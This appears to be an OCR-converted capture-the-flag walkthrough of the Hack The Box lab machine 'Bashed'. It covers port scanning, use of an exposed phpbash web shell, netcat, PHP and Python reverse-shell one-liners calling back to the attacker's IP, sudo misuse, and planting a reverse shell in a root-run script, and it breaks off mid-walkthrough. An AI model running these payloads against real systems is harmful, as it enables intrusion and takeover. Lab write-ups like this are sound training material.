
Bashed


10.10.10.68

This is a linux box so without further a do, lets nmap



```
kali@kali:~/Documents/HTB/hackthebox/Bashed$ nmap -A -T5 -Pn -p- 10.10.10.68
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 15:16 UTC
Warning: 10.10.10.68 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.68
Host is up (0.12s latency).
Not shown: 63221 closed ports, 2313 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 866.90 seconds
```


As wew can see, it is a http site. Running httpd 2.4 Lets visit it.



phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →


There is a lot of emphasis on this. Lets see it.



phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!


https://github.com/Arrexel/phpbash

As we can see, there is a github repository on this. lets clone it into our Bashed directory.




```
kali@kali:~/Documents/HTB/hackthebox/Bashed/PHP/phpbash$ ls
LICENSE  phpbash.min.php  phpbash.php  README.md
```

Now lets run dirbuster on the site to see if we can find any other directories



Dir	/dev/	200	1337
File	/dev/phpbash.min.php	200	4734
Dir	/icons/small/	403	470
File	/dev/phpbash.php	200	179

Lets go to the /dev/




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80


After being at /dev, we see that phpbash.php might be useful for our tool we found on github.

As we can see, the phpbash.php is actually enabled on the /devphpbash.php
From here, we might be able to find some useful files.




```
www-data@bashed:/var/www/html# ls
about.html
config.php
contact.html
css
demo-images
dev
fonts
```

So we have an interactive web shell, but if we reload the page, we see that it is not persistent




```
www-data@bashed:/var/www/html# ls
about.html
config.php
contact.html
css
demo-images
dev
fonts
```

We can reach for a reverse shell to obtain this persistent reverse shell..




Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.



```
www-data@bashed:/var/www/html# locate netcat
/bin/netcat
```

From the reverse shell cheat sheet, we can use a netcat reverse shell




Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Listen in on our machine




```
kali@kali:~/Documents/HTB/hackthebox/Bashed$ nc -nlvp 1234
listening on [any] 1234 ...
```

10.10.14.3 is our IP

php -r '$sock=fsockopen("10.10.14.3",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

Still no reverse shell.


Let us try
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(), 2);p=subprocess.call(["/bin/sh","-i"]);'



```
kali@kali:~/Documents/HTB/hackthebox/Bashed$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.68] 38362
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Nice! Let's optimize our shell with a python -tty
python -c 'import pty; pty.spawn("/bin/sh")'


Not much use as tty doesn't work, we will have to do
python -c 'import pty;pty.spawn("/bin/bash")'
Bash shell works!
Now we can go to /home and view arrexel. cd into arrexel and get user.



```
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
cat user.txt
2c281f318555dbc1b856957c7147bfc1
```

Now its time to privesc for root!


 lists the allowed commands for my user.



```
www-data@bashed:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```


So we can run scriptmanager without a password.
The **-u** (*user*) option causes **sudo** to run the specified command as a user other than *root*.
The **-i** (*simulate initial login*) option runs the shell specified by the password database entry of the target user as a login shell.

sudo -i -u scriptmanager




```
scriptmanager@bashed:~$

scriptmanager@bashed:~$
```

now lets go to the scripts directory




```
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ █
```

As we can see, test.txt is written to everytime we run test.py




```
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Jul  5 16:09 test.txt
scriptmanager@bashed:/scripts$ █
```

test.py is scriptmanager access, but test.txt is root access.
We might be able to get a reverse shell on root via editing the test.py.
Lets try to edit the test.py(rev shell gotten by monkey as well)




```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.3",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
```

After picking up a reverse python shell, we will now serve it on 8080



